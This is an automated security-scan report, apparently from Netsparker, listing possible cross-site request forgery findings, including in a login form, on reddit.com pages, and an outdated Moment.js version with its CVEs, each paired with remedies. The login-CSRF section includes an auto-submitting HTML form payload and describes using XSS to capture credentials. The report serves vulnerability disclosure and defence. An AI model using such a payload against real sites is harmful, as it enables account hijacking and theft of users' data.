Netsparker identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

- **Impact**

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that's available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user's password).

- **Remedy**

Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.

If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.

For native XMLHttpRequest (XHR) object in JavaScript; xhr = new XMLHttpRequest();

xhr.setRequestHeader('custom-header', 'valueNULL');

For JQuery, if you want to add a custom header (or set of headers) to

a. individual request

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```


b. every request

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
```

OR

```
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

12) [Possible] Cross-site Request Forgery in Login Form



Risk type : Low

URL : https://www.reddit.com/r/nope/comments/

Form Action(s) : https://www.reddit.com/r/nope/post/login

- **Vulnerability Details**

Netsparker identified a possible Cross-Site Request Forgery in Login Form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker's user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user's session and hence to the attacker's authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

- **Impact**

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities otherwise it can't be exploited.

For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html as simple as the following in which attacker's user name and password is attached.

```
<form method="POST" action="http://honest.site/login">
  <input type="text" name="user" value="h4ck3r" />
  <input type="password" name="pass" value="passw0rd" />
</form>
<script>
   document.forms[0].submit();
</script>
```

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

Search History

Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user's interests and activities and could be used by the attacker to embarrass the user, to steal the user's identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker's search history, and the attacker can retrieve the queries by logging into his or her own account.

Shopping

Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.

- **Remedy**

  Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.

  If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.

  For native XMLHttpRequest (XHR) object in JavaScript; xhr = new XMLHttpRequest();

  xhr.setRequestHeader('custom-header', 'valueNULL);

  For JQuery, if you want to add a custom header (or set of headers) to

  a. individual request

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```


  b. every request

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
```

  OR

```
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

13) Out-of-date Version (Moment.js)



Risk type	:	HIGH
URL	:	https://www.reddit.com/live/happening_now/
Identified Version	:	2.6.0
Latest Version	:	2.29.4 (in this branch)

- **Vulnerability Details**

Netsparker identified that the target web site is using Moment.js and detected that it is out of date.

- **Impact**

Since this is an old version of the software, it may be vulnerable to attacks.

- **Remedy**

Please upgrade your installation of Moment.js to the latest stable version.

Remedy References

Downloading Moment.js

- **Known Vulnerabilities in this Version**

Moment.js Uncontrolled Resource Consumption Vulnerability

The duration function in the moment package before 2.11.2 for Node.js allows remote attackers to cause a denial of service (CPU consumption) via a long string, aka a "regular expression Denial of Service (ReDoS)."

Affected Versions : 0.3.0 to 2.11.1

External References : CVE-2016-4055

Moment.js Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') Vulnerability

Moment.js is a JavaScript date library for parsing, validating, manipulating, and formatting dates. A path traversal vulnerability impacts npm (server) users of Moment.js between versions 1.0.1 and 2.29.1, especially if a user-provided locale string is directly used to switch moment locale. This problem is patched in 2.29.2, and the patch can be applied to all affected versions. As a workaround, sanitize the user-provided locale name before passing it to Moment.js.

Affected Versions : 1.0.1 to 2.29.1

External References : CVE-2022-24785

Moment.js Uncontrolled Resource Consumption Vulnerability

The moment module before 2.19.3 for Node.js is prone to a regular expression denial of service via a crafted date string, a different vulnerability than CVE-2016-4055.

Affected Versions : 0.3.0 to 2.19.2

External References : CVE-2017-18214